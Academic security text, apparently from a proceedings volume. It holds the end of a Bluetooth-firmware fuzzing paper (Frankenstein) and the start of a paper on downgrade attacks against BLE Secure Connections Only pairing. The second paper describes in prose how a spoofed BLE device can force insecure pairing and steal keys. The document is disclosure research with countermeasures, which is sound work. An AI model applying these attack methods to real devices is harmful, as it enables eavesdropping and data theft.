To the best of our knowledge, publicly available work on Bluetooth fuzzing only covers host implementations. Firmware has not been extensively fuzzed or systematically tested. Vendors might have non-public testing mechanisms. Yet, the previously listed findings in wireless firmware show that vendors do not have sufficient techniques to prevent heap and buffer overflows.

So far, Bluetooth firmware research has been limited to extend chip functionality. *btlejack* builds on the documented *Nordic Semiconductor* BLE firmware [15]. It supports passive and active MITM attacks including BLE 5 hopping. In contrast, *InternalBlue* is based on reverse-engineered *Broadcom* chips [35]. While it does not support MITM attacks, it can read and modify lower layer packets for both BLE and classic Bluetooth. During the implementation of *InternalBlue*, the authors manually detected a security issue on various *Broadcom* chips. Despite the existing works on *Nordic Semiconductor* and *Broadcom* firmware, there has not been any public, systematic security testing on these chips.

An over-the-air fuzzing on top of HCI was implemented in [37]. This black-box testing approach only detects crashes. These crashes might happen in the firmware, however, due to the implementation focusing on host layer protocols, crashes are most likely to happen in the operating system. The remaining fuzzing implementations focus on the driver and operating system level and do not involve any over-the-air packets. For example, `syzkaller` supports fuzzing HCI on Linux [31]. Moreover, *kAFL* and its successors support fuzzing the Linux kernel [9,42]. Implementation faults in operating system components handling Bluetooth can lead to RCE across various operating systems, as the *Blueborne* attacks demonstrated [4]. Such—even wormable—escalations still exist in recent implementations as *CVE-2020-0022* alias *BlueFrag* shows [40].

Broadcom's Wi-Fi chips were initially exploited in 2017 by two independent research teams [5,6]. Heap exploitation was documented in [6], however, the heap is structured differently in the *HNDRTE* operating system. Recently, new *Broadcom* Wi-Fi vulnerabilities have been revealed [1].

Other chipsets were also successfully exploited. The *Marvell Avastar* Wi-Fi uses similar technologies as *Broadcom* and had comparable heap vulnerabilities [43]. The author was using `afl-unicorn` for fuzzing [49], but did neither document the precise setup nor publish any source code. The *Intel* LTE stack is based on x86, and was successfully exploited despite memory protection mechanisms [26]. Moreover, the *MediaTek* baseband exists in an ARM and a MIPS variant and both were fuzzed based on the emulation of security-relevant protocol handlers [34,36]. *Qualcomm* is using their own architecture and assembly for Digital Signal Processing (DSP), *Hexagon*, and implements various memory protection mech-

anisms as well as secure boot. Nonetheless, an over-the-air Wi-Fi buffer overflow exploit that escalates into the Linux kernel driver's memory allocation was found [25]. Security analysis of the Wi-Fi firmware was done manually.

In general, emulation-based fuzzing is also supported by *TriforceAFL* [29]. However, *TriforceAFL* does not use QEMU user-mode emulation like *Frankenstein* but full-system emulation. Instead of adding hooks to the firmware, it modifies QEMU.

In contrast to static program analysis and emulation-based fuzzing, *LTEFuzz* performs over-the-air analysis on LTE and found vulnerabilities in various mobile devices and core network components [32]. Moreover, *SpikerXG* wirelessly fuzzes 2G on multiple smartphones in parallel, including a packet mutator using *YateBTS* [28, 45]. Such approaches are feasible for 2G and LTE, because open source projects like *OpenAirInterface* and *srsLTE* already implement a lot of common protocol features on SDRs [38, 44]. For Bluetooth, there is currently no comparable implementation. Moreover, over-the-air analysis is often unable to determine the precise causes of crashes.

9 Conclusion

In this paper, we demonstrate several security problems originating from Bluetooth RCE—ranging from issues with the Bluetooth specification to broken driver implementations in various operating systems. Our findings unveil the possibility to escalate beyond the Bluetooth circuit boundaries: attackers may take control of the chip over-the-air and, from there, start disturbing Wi-Fi and LTE communications or even crash the entire smartphone.

We create *Frankenstein*, a tool for non-wireless fuzzing of wireless firmware in an emulated environment. *Frankenstein* restarts emulation from snapshots of the device's physical state after frame reception. As it brings fuzzing speed to an unprecedented level, it can be attached to complex operating systems and find full-stack bugs.

Emulation allows understanding RCE vulnerabilities that do not immediately cause a crash but are potentially dangerous. The findings covered in this paper got us in contact with further chip manufacturers, confirming that there is high interest in and awareness of technologies that allow testing wireless implementations and help fixing vulnerabilities.

The vulnerability patching issues of *Broadcom* Bluetooth chips highlight the importance of building sustainable and secure update mechanisms. We found the overall responsible disclosure process quite alarming. One of our attacks, *CVE-2019-11516*, was internally discovered by *Broadcom* in February 2018, but when we informed them about our findings in April 2019, our PoC was working on all *Broadcom* chips we had access to. Usually, until a Bluetooth chip becomes available on off-the-shelf devices, it is at least one year old. Due to the patching mechanism constraints and ease of analyzing patches, *Broadcom* cannot patch all vulnerabilities on older chips. Each patch comes with a high risk of leaking a vulnerability. Despite monthly contact with *Samsung*, a fix for *CVE-2019-11516* took until mid September 2019 on the *Samsung Galaxy S8*, which is comparably well-supported.

Despite failing to fix Bluetooth firmware vulnerabilities, mobile operating systems integrate Bluetooth into critical components. With the overall presence of Bluetooth, even worms spreading wirelessly become feasible. Recent mobile operating systems do not reset and disable Bluetooth properly, even though they suggest to users that they do. The advice to turn off Bluetooth when not needed is insufficient. Always being connected is a very alarming trend regarding over-the-air attacks. Ideally, this trend can be reversed in the future, thus, giving back control over wireless technologies to the users.

Acknowledgments

We thank *Apple*, *Broadcom*, *Cypress*, *Express Logic*, *Fitbit*, *Google*, and *Samsung* for handling the responsible disclosure requests, and René Mayrhofer for assisting us in the responsible disclosure process. Moreover, we thank Dennis Heinze for porting *InternalBlue* to *iOS* and testing *CVE-2019-15063* on various *iPhones*, Dennis Mantz for testing it on the *iPhone X*, and Michael Spörk for the BLE expertise. We also thank Lars Almon, Oliver Pöllny, Bianca Mix, Tim Walter, Dominik Maier, and Teal Starsong for proofreading and Nils Ole Tippenhauer for shepherding this paper.

This work has been funded by the German Federal Ministry of Education and Research and the Hessen State Ministry for Higher Education, Research and the Arts within their joint support of the National Research Center for Applied Cybersecurity ATHENE.

Availability

Frankenstein is publicly available on https://github.com/seemoo-lab/frankenstein.

References

[1] Hugues Anguelkov. Reverse-engineering Broadcom Wireless Chipsets. https://blog.quarkslab.com/reverse-engineering-broadcom-wireless-chipsets.html, Apr 2019.

[2] Daniele Antonioli, Nils Ole Tippenhauer, and Kasper B. Rasmussen. The KNOB is Broken: Exploiting Low Entropy in the Encryption Key Negotiation Of Bluetooth BR/EDR. In *28th USENIX Security Symposium (USENIX Security 19)*, pages 1047–1061, Santa Clara, CA, August 2019. USENIX Association.

[3] Apple. Set up Find My on your iPhone, Mac, and other devices. https://support.apple.com/en-us/HT210400, 2019.

[4] Inc. Armis. The Attack Vector 'BlueBorne' Exposes Almost Every Connected Device. https://www.armis.com/blueborne/, 2017.

[5] Nitay Artenstein. Broadpwn: Remotely Compromising Android and iOS via a Bug in Broadcom's Wi-Fi Chipsets. https://blog.exodusintel.com/2017/07/26/broadpwn/, 2017.

[6] Gal Beniamini. Over The Air: Exploiting Broadcom's Wi-Fi Stack (Part 1). https://googleprojectzero.blogspot.com/2017/04/over-air-exploiting-broadcoms-wi-fi_4.html, 2017.

[7] Nishant Bhaskar, Maxwell Bland, Kirill Levchenko, and Aaron Schulman. Please Pay Inside: Evaluating Bluetooth-based Detection of Gas Pump Skimmers. In *28th USENIX Security Symposium (USENIX Security 19)*, pages 373–388, Santa Clara, CA, August 2019. USENIX Association.

[8] Eli Biham and Lior Neumann. Breaking the Bluetooth Pairing: Fixed Coordinate Invalid Curve Attack. http://www.cs.technion.ac.il/~biham/BT/bt-fixed-coordinate-invalid-curve-attack.pdf, 2018.

[9] Tim Blazytko, Cornelius Aschermann, Moritz Schlögel, Ali Abbasi, Sergej Schumilo, Simon Wörner, and Thorsten Holz. GRIMOIRE: Synthesizing Structure while Fuzzing. In *28th USENIX Security Symposium (USENIX Security 19)*, pages 1985–2002, Santa Clara, CA, August 2019. USENIX Association.

[10] BlueKitchen. BTstack. http://bluekitchen-gmbh.com/btstack/.

[11] Bluetooth SIG. Bluetooth Market Update 2019. https://www.bluetooth.com/bluetooth-resources/2019-bluetooth-market-update/, 2019.

[12] Bluetooth SIG. Bluetooth Core Specification 5.2. https://www.bluetooth.com/specifications/bluetooth-core-specification, January 2020.

[13] BlueZ Project. BlueZ - Official Linux Bluetooth protocol stack. http://www.bluez.org/.

[14] Amat Cama. A walk with Shannon. https://downloads.immunityinc.com/infiltrate2018-slidepacks/amat-cama-a-walk-with-shannon/presentation.pdf, 2018.

[15] Damien Cauquil. Bluetooth Low Energy Swiss-army knife. https://github.com/virtualabs/btlejack, 2019.

[16] Jiska Classen and Dennis Mantz. Reversing and Exploiting Broadcom Bluetooth, June 2019.

[17] Cypress Semiconductor. Cypress to acquire broadcom's wireless internet of things business. https://www.cypress.com/news/cypress-acquire-broadcom-s-wireless-internet-things-business-0, June 2016.

[18] Cypress Semiconductor Corporation. CYW920735Q60EVB-01 Overview. http://cypress.com/CYW920735Q60EVB-01.

[19] Cypress Semiconductor Corporation. Bluetooth (BR + EDR + BLE) Connectivity Solution Families. https://www.cypress.com/products/ble-bluetooth, 2020.

[20] Bernhard Schulz Detlev Liebl. LTE and Bluetooth In-Device Coexistence with WLAN. Application Note. https://scdn.rohde-schwarz.com/ur/pws/dl_downloads/dl_application/application_notes/1ma255/1MA255_2e_Coex_LTE_BT_WLAN.pdf.

[21] Sushant Dinesh, Nathan Burow, Dongyan Xu, and Mathias Payer. Retrowrite: Statically instrumenting cots binaries for fuzzing and sanitization. In *IEEE Symposium on Security and Privacy (SP)*, 2020.

[22] Express Logic. THREADX RTOS - Royalty Free Real-Time Operating System. https://rtos.com/solutions/threadx/real-time-operating-system/, August 2019.

[23] Jan Friebertshäuser. Polypyus – The Firmware Historian. https://github.com/seemoo-lab/polypyus/, 2020.

[24] Gaasedelen. Lighthouse - A Code Coverage Explorer for Reverse Engineers. https://github.com/gaasedelen/lighthouse.

[25] Xiling Gong and Peter Pi. Exploiting Qualcomm WLAN and Modem Over The Air. In *DEF CON 27*, Aug 2019.

[26] Guy. Burned in Ashes: Baseband Fairy Tale Stories. In *REcon*, Jun 2019.

[27] Dennis Heinze, Jiska Classen, and Felix Rohrbach. MagicPairing: Apple's Take on Securing Bluetooth Peripherals. *The 13th ACM Conference on Security and Privacy in Wireless and Mobile Networks (WiSec '20)*, Jul 2020.

[28] Grant Hernandez and Kevin RB Butler. Basebads: Automated security analysis of baseband firmware: poster. In *Proceedings of the 12th Conference on Security and Privacy in Wireless and Mobile Networks*, 2019.

[29] Jesse Hertz and Tim Newsham. TriforceAFL: AFL/QEMU fuzzing with full-system emulation. https://github.com/nccgroup/TriforceAFL, 2020.

[30] Jerry Hildenbrand. How to use Smart Lock to unlock your phone automatically. https://www.androidcentral.com/smart-lock, 2018.

[31] Google Inc., Baozeng Ding, Lorenzo Stoakes, Jeremy Huang, Shuai Bai, Alexander Popov, Jean-Baptiste Cayrou, Yuzhe Han, Thomas Garnier, Utkarsh Anand, Tobias Klauser, Tim Tianyang Chen, Ed Maste, Sumukha PK, Mitchell Horne, Hangbin Liu, Denis Efremov, Ondrej Mosnacek, Chi Pham, Anton Lindqvist, Greg Steuck, Shankara Pailoor, Michael Tuexen, Kamil Rytarowski, Siddharth Muralee, Dan Robertson, Mark Johnston, Mellanox Technologies, Cody Holliday, Jin-Woo Lee, and Andrew Turner. `syzkaller` is an Unsupervised, Coverage-Guided Kernel Fuzzer. https://github.com/google/syzkaller, 2019.

[32] Hongil Kim, Jiho Lee, Lee Eunkyu, and Yongdae Kim. Touching the Untouchables: Dynamic Security Analysis of the LTE Control Plane. In *Proceedings of the IEEE Symposium on Security & Privacy (SP)*. IEEE, May 2019.

[33] Linux. ptmx(4) - Linux man page. https://linux.die.net/man/4/ptmx.

[34] Dominik Maier, Lukas Seidel, and Shinjo Park. BaseSAFE: Baseband SAnitized Fuzzing through Emulation. *The 13th ACM Conference on Security and Privacy in Wireless and Mobile Networks (WiSec '20)*, Jul 2020.

[35] Dennis Mantz, Jiska Classen, Matthias Schulz, and Matthias Hollick. InternalBlue - Bluetooth Binary Patching and Experimentation Framework. In *The 17th Annual International Conference on Mobile Systems, Applications, and Services (MobiSys '19)*, Jun 2019.

[36] Marco Grassi and Kira. Exploring the MediaTek Baseband. https://www.offensivecon.org/speakers/2020/marco-grassi-kira.html, Feb 2020.

[37] Tommi Mäkilä and Jukka Taimisto. Intelligent Bluetooth Fuzzing - Why bother? https://www.youtube.com/watch?v=Rvzrr_jfH64, Nov 2011.

[38] OpenAirInterface. OpenAirInterface - 5G software alliance for democratising wireless innovation.

[39] Jan Ruge. randomFuzz. https://github.com/bolek42/randomFuzz/commit/8ecdd12d83959e7c923ef5e48abdec46bff2ec56.

[40] Jan Ruge. CVE-2020-0022 an Android 8.0-9.0 Bluetooth Zero-Click RCE – BlueFrag. https://insinuator.net/2020/04/cve-2020-0022-an-android-8-0-9-0-bluetooth-zero-click-rce-bluefrag/, Feb 2020.

[41] Matthias Schulz. *Teaching Your Wireless Card New Tricks: Smartphone Performance and Security Enhancements Through Wi-Fi Firmware Modifications*. PhD thesis, Technische Universität, 2018.

[42] Sergej Schumilo, Cornelius Aschermann, Robert Gawlik, Sebastian Schinzel, and Thorsten Holz. kAFL: Hardware-Assisted Feedback Fuzzing for OS Kernels. In *26th USENIX Security Symposium (USENIX Security 17)*, pages 167–182, Vancouver, BC, August 2017. USENIX Association.

[43] Denis Selyanin. Remotely Compromise Devices by Using Bugs in Marvell Avastar Wi-Fi: From Zero Knowledge to Zero-Click RCE. https://2018.zeronights.ru/wp-content/uploads/materials/19-Researching-Marvell-Avastar-Wi-Fi.pdf, 2018.

[44] Software Radio Systems Limited. srsLTE. https://github.com/srsLTE/srsLTE, August 2019.

[45] SS7ware Inc. YateBTS - LTE and GSM mobile network components for MNO and MVNO. https://yatebts.com/.

[46] Milan Stute, Sashank Narain, Alex Mariotto, Alexander Heinrich, David Kreitschmann, Guevara Noubir, and Matthias Hollick. A Billion Open Interfaces for Eve and Mallory: MitM, DoS, and Tracking Attacks on iOS and macOS Through Apple Wireless Direct Link. In *28th USENIX Security Symposium (USENIX Security 19)*, pages 37–54, Santa Clara, CA, August 2019. USENIX Association.

[47] Fabian Ullrich, Jiska Classen, Johannes Eger, and Matthias Hollick. Vacuums in the Cloud: Analyzing Security in a Hardened IoT Ecosystem. In *The 13th USENIX Workshop on Offensive Technologies (WOOT)*, August 2019.

[48] Unicorn. The Ultimate CPU Emulator. http://www.unicorn-engine.org/.

[49] Nathan Voss. afl-unicorn. https://github.com/Battelle/afl-unicorn, August 2019.

Breaking Secure Pairing of Bluetooth Low Energy Using Downgrade Attacks

Yue Zhang [Δ,γ], Jian Weng[Δ], Rajib Dey[γ], Yier Jin[*], Zhiqiang Lin[‡], and Xinwen Fu[γ]

[Δ]College of Information Science and Technology, Jinan University
[γ]Department of Computer Science, University of Central Florida
[*]Department of Electrical and Computer Engineering, University of Florida
[‡]Department of Computer Science and Engineering, Ohio State University

Abstract

To defeat security threats such as man-in-the-middle (MITM) attacks, Bluetooth Low Energy (BLE) 4.2 and 5.x introduced a Secure Connections Only (SCO) mode, under which a BLE device can *only* accept secure pairing such as Passkey Entry and Numeric Comparison from an initiator, e.g., an Android mobile. However, the BLE specification does not require the SCO mode for the initiator, and does not specify how the BLE programming framework should implement this mode. In this paper we show that the BLE programming framework of the initiator must properly handle SCO initiation, status management, error handling, and bond management; otherwise severe flaws can be exploited to perform downgrade attacks, forcing the BLE pairing protocols to run in an insecure mode without user's awareness. To validate our findings, we have tested 18 popular BLE commercial products with 5 Android phones. Our experimental results proved that MITM attacks (caused by downgrading) are possible to all these products. More importantly, due to such system flaws from the BLE programming framework, all BLE apps in Android are subject to our downgrade attacks. To defend against our attacks, we have built a prototype for the SCO mode on Android 8 atop Android Open Source Project (AOSP). Finally, in addition to Android, we also find all major OSes including iOS, macOS, Windows, and Linux do not support the SCO mode properly. We have reported the identified BLE pairing vulnerabilities to Bluetooth Special Interest Group, Google, Apple, Texas Instruments, and Microsoft.

1 Introduction

Bluetooth Low Energy (BLE) is a widely adopted wireless communication technology and is broadly used in many IoT applications such as retail (e.g., beacons), healthcare (e.g., blood pressure monitor), and wearables (e.g., smart watches). BLE has two salient features: (*i*) low energy consumption, increasing the lifetime of battery-powered BLE devices, and (*ii*) Generic Attribute Profile (GATT) based data transmission, allowing mobile, tablet and PC applications for arbitrary data transmission with peer BLE devices.

Being a wireless communication technology, BLE relies on pairing, under which two paired devices authenticate each other and negotiate a secret key, to encrypt the communication channel and ensure the secure communication. Latest versions of the specification ([1, 2]) introduced four association methods: (*i*) Just Works, (*ii*) Passkey Entry, (*iii*) Numeric Comparison, and (*iv*) Out Of Band (*OOB*). However, Just Works uses a plain Elliptic-curve Diffie–Hellman key exchange protocol without authentication of exchanged public keys and it is therefore subject to the Man-in-the-Middle (MITM) attack [3]. Out of Band (OOB) requires a non-Bluetooth channel such as Near Field Communication (NFC) for key exchanging to defeat passive eavesdropping and MITM attacks. It is rarely used due to the requirement of an extra non-Bluetooth channel [4]. Consequently, Passkey Entry and Numeric Comparison are actually the two practical secure association methods.

In addition to these four association methods, the latest BLE 4.2 [1] and 5.x [2] added a new Secure Connections Only (SCO) mode for BLE enabled devices to address vulnerabilities found in the previous generations of Bluetooth. For example, in Bluetooth Classic 2.1 and 3.0, Bluetooth Secure Simple Pairing (SSP) is used [5]. Under SSP, two Bluetooth devices use only input/output (I/O) capabilities (such as display and keyboard) to determine the association method. However, an attacker can falsely declare their I/O capabilities and conduct an MITM attack [5]. Therefore, with BLE 4.2 and 5.x, if a BLE device supports the SCO mode, it can be forced to authenticate the user/mobile device with secure association methods, which are expected to defeat the MITM attacks.

However, we discover that in the BLE specification, the SCO mode only specifies that a BLE device needs to authenticate the mobile device (typically the BLE connection initiator), but the mobile device is not required to authenticate the BLE device. Therefore, an attacker can spoof a victim BLE device's MAC address and other characteristics

to create a fake BLE device and attack the initiators. We further discover that a proper implementation of the SCO mode is in fact quite challenging for the BLE programming framework. That is, at least four capabilities are required: (*i*) Initiation: An application shall have the capability of instructing the BLE stack the specific secure association method to enforce; (*ii*) Status management: The BLE stack shall memorize the specified secure association method, enforce it at the right time and notify the corresponding result; (*iii*) Error handling: When errors occur during communications, the BLE stack and application shall coordinate to handle these errors and enforce the specified secure association method; and (*iv*) Bond management: The application shall have the capability of removing its broken bond caused by errors in order to initiate the enforcement process again.

The lack of the above capabilities in the BLE programming framework leads to security flaws, as demonstrated in this paper. Specifically, we show that the lack of proper enforcement and handling of the SCO mode in the BLE programming framework for the mobile device can lead to a variety of attacks by a fake BLE device, including (*i*) exposure of secret data from mobile apps, e.g., a user's password for device access, and from mobiles, e.g., a mobile device's Identity Resolving Key (IRK) and MAC address; (*ii*) injection of false data to affect the mobile app data integrity. As a concrete example, even if an Android mobile was paired with a peer BLE device through secure pairing using secure association methods, a fake device can downgrade the association method into insecure ones, i.e., Just Works or even communicating in plaintext. These attacks go beyond mobiles. For instance, by stealing an Android mobile's IRK and MAC address with a fake device, an attacker can pretend to be the legitimate mobile to bypass a peer device's whitelist if there is any. Not only the BLE programming framework in Android has these security flaws, but also all other major OSes including iOS, macOS, Windows, and Linux contain them as well, as shown in our experiment.

Contributions. Our major contributions are summarized as follows.

- **Novel Discovery.** We are the first to discover that in the SCO mode, the BLE programming framework at the mobile device side must properly handle initiation, status management, error handling, and bound management during the life cycle of a BLE pairing process; any flaws among them will allow a fake device to steal secrets or tamper with sensitive data to mobile devices.
- **Practical Attacks.** We demonstrate with attacks on 18 commercial BLE devices to show the specific design flaws in the BLE programming framework of Android. These attacks also apply to all of the 18,929 BLE Android apps we examined. Our extensive experiments also confirm that the design flaws exist in all major OSes including Android, iOS, macOS, Windows and Linux while these flaws may vary in particular OSes. The attack against mobiles and peer devices may be deployed from tens of meters with off-the-shelf devices.
- **Countermeasures.** Security defenses are also proposed and prototyped to enhance the SCO mode for Android by enforcing secure association methods in Android Open Source Project (AOSP) [6]. Our security analysis with BLE keyboards further shows that Numerical Comparison is more secure than Passkey Entry when both the mobile and the peer device enforce secure pairing.

Responsible Disclosures: We have reported our findings to Bluetooth Special Interest Group (SIG), Google Android Security Team, Apple, Windows, and Texas Instruments (TI) Product Security Incident Response Team (PSIRT). Googled rated the identified Android vulnerabilities as **High** severity and released a patch in December 2019 Android Security Bulletin, which fixes part of the issue. TI patched its BLE stack [7]. Progress with Apple can be tracked through CVE-2020-9770. The Microsoft Security Response Center (MSRC) assigned a vulnerability tracking number (VULN-012119) to the raised issues.

2 Background

2.1 BLE Protocol Stack

BLE is a short-range wireless communications technology. Figure 1 shows its protocol stack using a BLE-equipped blood pressure monitor as an example. As illustrated, there are two apps involved: one running in the blood pressure monitor, and the other running in the mobile device such as Android. These two apps use the *BLE core system* for communication, which consists of two building blocks: LE controller and host. The LE controller uses the link layer and physical layer to create a connection for sending/receiving data. The physical layer uses frequency hopping for communication, where data is exchanged over a sequence of hopping frequencies, which is negotiated between two devices. The host implements multiple protocols including the Security Manager Protocol (SMP) and Attribute Protocol (ATT) for secure communication. The Host Controller Interface (HCI) moves data, e.g., blood pressure measurements or SMP control commands, from the host to the LE controller through a physical interface, a function call or other venues depending on specific implementations.

2.2 BLE Workflow

The typical workflow between a BLE master (e.g., the mobile device) and slave (e.g., the blood pressure monitor) is illustrated in Figure 2. In total, there are 11 steps within three stages: (*i*) Connection, (*ii*) Pairing (which is optional), and (*iii*) Communication. A typical BLE connection setup process goes through steps 1 to 4. After the two BLE devices




Figure 1: BLE protocol stack




Figure 2: BLE workflow

establish the connection, if no device explicitly requests pairing, the communication continues in plaintext. Otherwise, pairing is started to negotiate keys and encrypt the communication. Steps 5 to 9 in Figure 2 illustrate a typical pairing process. Afterwards, the two devices start to exchange data and communicate via the ATT protocol as demonstrated in Step 10 and 11. We will present the workflow in detail between a mobile and a blood pressure monitor as follows.

2.2.1 Connection Stage

In Step 1, when the blood pressure monitor tries to establish a connection, it first broadcasts advertising packets, indicating its availability. In Step 2, when the mobile app is launched, it receives the advertisements and then sends a scan request to the monitor. In Step 3, the blood pressure monitor responds with a scan response packet. During this connection stage, the mobile app uses advertising and scanning to collect information about the blood pressure monitor such as the monitor's name, MAC address, and primary services. In Step 4, the mobile initiates a connection with the blood pressure monitor of interest. Here the mobile device is called the master/initiator for its role of initiating the connection. The peer BLE device such as the blood pressure monitor is called the slave/responder.

2.2.2 Pairing Stage

A mobile app and the system `Settings` app on most OSes such as Android can initiate a pairing process through SMP shown in Figure 1. As a slave device, the blood pressure monitor may send a security request and ask the mobile device (i.e., the master) to initiate the pairing process, which can be divided into the following three phases.

Phase 1 – Pairing feature exchange In Step 5, the two devices announce their pairing features as follows to negotiate a common association method. 1. *Authentication requirements* – Authentication requirements include *bonding* and *MITM protection*. Bonding means that the keys generated during the pairing process will be saved for later use to reduce delay caused by a future pairing process. MITM protection indicates the preference of defense against MITM attacks. If two devices explicitly set *MITM protection* as false, Just Works is selected as the association method. If one device sets *MITM protection* as true, then there will be two potential cases: (*i*) Passkey Entry or Numeric Comparison is chosen if I/O capabilities of both devices support the association method; or (*ii*) Just Works is used. 2. *I/O capabilities* – The exchanged I/O capabilities determine a association method with authentication requirements. Different association methods require different I/O capabilities as introduced in §2.3.1. 3. *BLE version* – BLE version is indicated in the *Secure Connections (SC)* bit. If the mobile and peer device set the SC bit, BLE 4.2 and above will be adopted. Otherwise, the BLE legacy pairing protocol is used.

Phase 2 – Key exchange and authentication This phase includes three steps (Steps 6, 7, and 8) as follows. 1. *Public key exchange*: In Step 6, the master and slave use the Elliptic-Curve Diffie–Hellman (ECDH) key exchange protocol to obtain each other's public key and generate a symmetric key, known as the Diffie–Hellman Key (DHKey). 2. *Authentication stage 1*: In Step 7, depending on the exchanged I/O capabilities and authentication requirements of the two devices, one of the following four association methods is adopted, including "Just Works", "Passkey Entry", "Numeric Comparison" and "Out of Band (OOB)". 3. *Authentication stage 2 and LTK calculation*: In Step 8, the two pairing devices use previously exchanged authentication information including DHKey to generate MacKey and Long Term Key (LTK). MacKey is used to ensure both devices generate the same LTK. If the pairing feature *bonding* is required, LTK is saved for future *SessionKey* generation and link encryption.

Phase 3 – Transport specific key distribution In Step 9, the communication after Phase 2 will be encrypted with a *SessionKey* generated from LTK. In this phase, the Identity Resolution Key (IRK) may be distributed from one device (either the master or the slave) to the other and is used for privacy preserving.

2.2.3 Communication Stage

The ATT protocol is a server/client protocol with the slave as the server and the master as the client. For example, the app on the mobile device is a client and the blood pressure monitor is a server in Figure 2. A server maintains services in the format of attributes. The client accesses the values of attributes from the server. An attribute has four properties: an attribute handle, a universally unique identifier (UUID), a value, and a set of permissions. To access an attribute at the server in Steps 10 and 11, a client can issue a read/write request to the server with the attribute handle, which uniquely identifies the attribute. The UUID refers to the data type. The permission protects attributes on a device and specifies the security levels required to access attributes.

2.3 BLE Security and Privacy

2.3.1 Association Methods in BLE

Passkey Entry: During the pairing process, one device such as a mobile needs to display a 6-digit pin, and the user inputs the pin on the other device using a keypad/keyboard. The authentication stage 1 (i.e., Step 7) in Figure 2 fails if the attacker does not know the pin.

Numeric Comparison: This association method is applicable when both devices have displays and confirmation buttons. A function converts the exchanged public keys and nonces into a six-digit number. Each device displays the number [1] and the user confirms that these two displayed numbers match by pressing a "Yes" button on each device to proceed the pairing process. The fact that both displayed numbers are the same ensures that the exchanged two pubic keys are from the two intended pairing devices.

Out of Band (OOB): In *OOB*, a secret is shared through an out-of-band venue such as near-field communication (NFC) and the LTK is derived from this secret. If the OOB venue is secure, the MITM attack can be defeated.

Just Works: It is designed for devices without I/O capabilities [1] and is unfortunately subject to MITM attacks. Just Works has almost the same pairing process as Numeric Comparison except that the generated number is not displayed and the user is not involved to ensure the exchanged pubic keys are the same.

2.3.2 Attribute Permission

The client (master) may access the attributes at the server (slave). The permission specifies the security level required to access attributes and may be read/write, encrypted read-/write, authenticated read/write, or authorized read/write. Authorized read/write is unspecified in the BLE specification yet while the first three security levels correspond to the adopted association methods. Different association methods result in different types of keys, and a specific type of key may have access to an attribute with a particular permission. Specifically, BLE defines two types of keys: unauthenticated-and-no-MITM-protection keys corresponding to Just Works and authenticated-and-MITM-protection keys corresponding to Passkey Entry, Numeric Comparison and OOB. A read/write attribute can be accessed with no restriction. An encrypted read/write attribute can be accessed with an unauthenticated-and-no-MITM-protection key or authenticated-and-MITM-protection key. An authenticated read/write attribute can only be accessed when the link is encrypted with an authenticated-and-MITM-protection key. If the attribute such as the keyboard input is sensitive, a high security level like authenticated read/write shall be used so that secure pairing protocols are required to counter eavesdropping and MITM attacks, and prevent keystroke leaking. We find that the permission is often misused in practice, causes security issues, and will discuss the misuse in §4.4.2.

2.3.3 Identity Privacy

Identity Resolving Key (IRK) shall be shared during pairing for device identity privacy. A BLE device such as a mobile can be tracked if its MAC address is used in advertisement and later communication. BLE addresses this privacy issue by IRK and a suite of protocols. In particular, IRK is used to generate resolvable private addresses in advertisement and communication. Only a device with privacy requirements needs to distribute its IRK and real MAC address to its peer device. For example, if a mobile needs to protect its MAC address, it distributes its IRK and real MAC address to its peer device first. Then, the mobile uses this IRK to generate a resolvable private address for its packets and the peer device uses the mobile's IRK to resolve the private address. If the mobile's peer device needs to protect its MAC address, it sends its own IRK and MAC address to the mobile for private address generation and resolution although this practice is rare.

2.4 BLE Profiles

A Bluetooth profile specifies functionalities and features of all layers in Figure 1 for a particular class of applications. For example, the Human Interface Device Profile (HID) defines rules that allow a HID device, such as a keyboard, to accept inputs from humans and shows the output to humans through Bluetooth. A profile may contain other profiles and protocols as its building blocks. The Generic Access Profile (GAP) defines the basic requirements of a Bluetooth device and all Bluetooth devices implement GAP. For example, GAP performs advertising and scanning.

A smart device can implement the Generic Attribute Profile (GATT), which is built upon the ATT protocol, to exchange arbitrary data in the format of attributes with its peer devices. GATT organizes attributes into services. A service contains zero or more characteristics, which are also attributes and user data containers. A characteristic contains zero or more descriptors, which provide more metadata. A

primary service provides the primary functionality of the device. A secondary service can work as a building block and should be included in the primary service.

3 SCO Mode Design Flaws

In this section, we first discuss specification deficiency and introduce four key capabilities required to support the SCO mode at initiators such as mobile devices. Next, we show the design flaws in the Android BLE programming framework due to the lack of these capabilities while similar issues in other OSes are presented in §7.

3.1 Specification Deficiency

For a slave device such as a blood pressure monitor in Figure 2 that provides services, the BLE specification defines the SCO mode. This mode provides the highest BLE security level (Mode 1, Level 4 [8]), in which only the three secure association methods, Passkey Entry, Numeric Comparison and secure OOB, can be used and the BLE Legacy is not allowed. In this mode, if secure pairing is not used, the device shall send *Pairing Failed* packets with the error code "Authentication Requirements". According to Page 373, Vol 3, Part C of the BLE specification [8], when a device is in the SCO mode, "*The device shall only accept new outgoing and incoming service level connections for services that require Security Mode 1, Level 4 when the remote device supports LE Secure Connections and authenticated pairing is used.*", where the service level connection refers to the application layer connection.

